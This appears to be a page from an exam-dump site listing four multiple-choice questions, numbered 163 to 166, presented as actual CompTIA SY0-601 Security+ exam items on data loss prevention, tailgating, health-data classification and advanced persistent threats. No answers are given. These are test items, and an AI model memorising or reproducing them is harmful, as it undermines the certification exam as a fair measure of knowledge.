
The Chief Information Security Officer is concerned about employees using personal email rather than company email to communicate with clients and sending sensitive business information and PII. Which of the following would be the BEST solution to install on the employees' workstations to prevent information from leaving the company's network?

A. HIPS

B. DLP

C. HIDS

D. EDR



Actual exam question from CompTIA's SY0-601

Question #: 163

Topic #: 1

[All SY0-601 Questions]


On the way into a secure building, an unknown individual strikes up a conversation with an employee. The employee scans the required badge at the door while the unknown individual holds the door open, seemingly out of courtesy, for the employee. Which of the following social engineering techniques is being utilized?

A. Shoulder surfing

B. Watering-hole attack

C. Tailgating

D. Impersonation



Actual exam question from CompTIA's SY0-601
Question #: 164
Topic #: 1
[All SY0-601 Questions]


Two hospitals merged into a single organization. The privacy officer requested a review of all records to ensure encryption was used during record storage, in compliance with regulations. During the review, the officer discovered that medical diagnosis codes and patient names were left unsecured. Which of the following types of data does this combination BEST represent?

A. Personal health information

B. Personally identifiable information

C. Tokenized data

D. Proprietary data



Actual exam question from CompTIA's SY0-601

Question #: 165

Topic #: 1

[All SY0-601 Questions]


A company discovered that terabytes of data have been exfiltrated over the past year after an employee clicked on an email link. The threat continued to evolve and remain undetected until a security analyst noticed an abnormal amount of external connections when the employee was not working. Which of the following is the MOST likely threat actor?

A. Shadow IT

B. Script kiddies

C. APT

D. Insider threat



Actual exam question from CompTIA's SY0-601

Question #: 166

Topic #: 1

[All SY0-601 Questions]

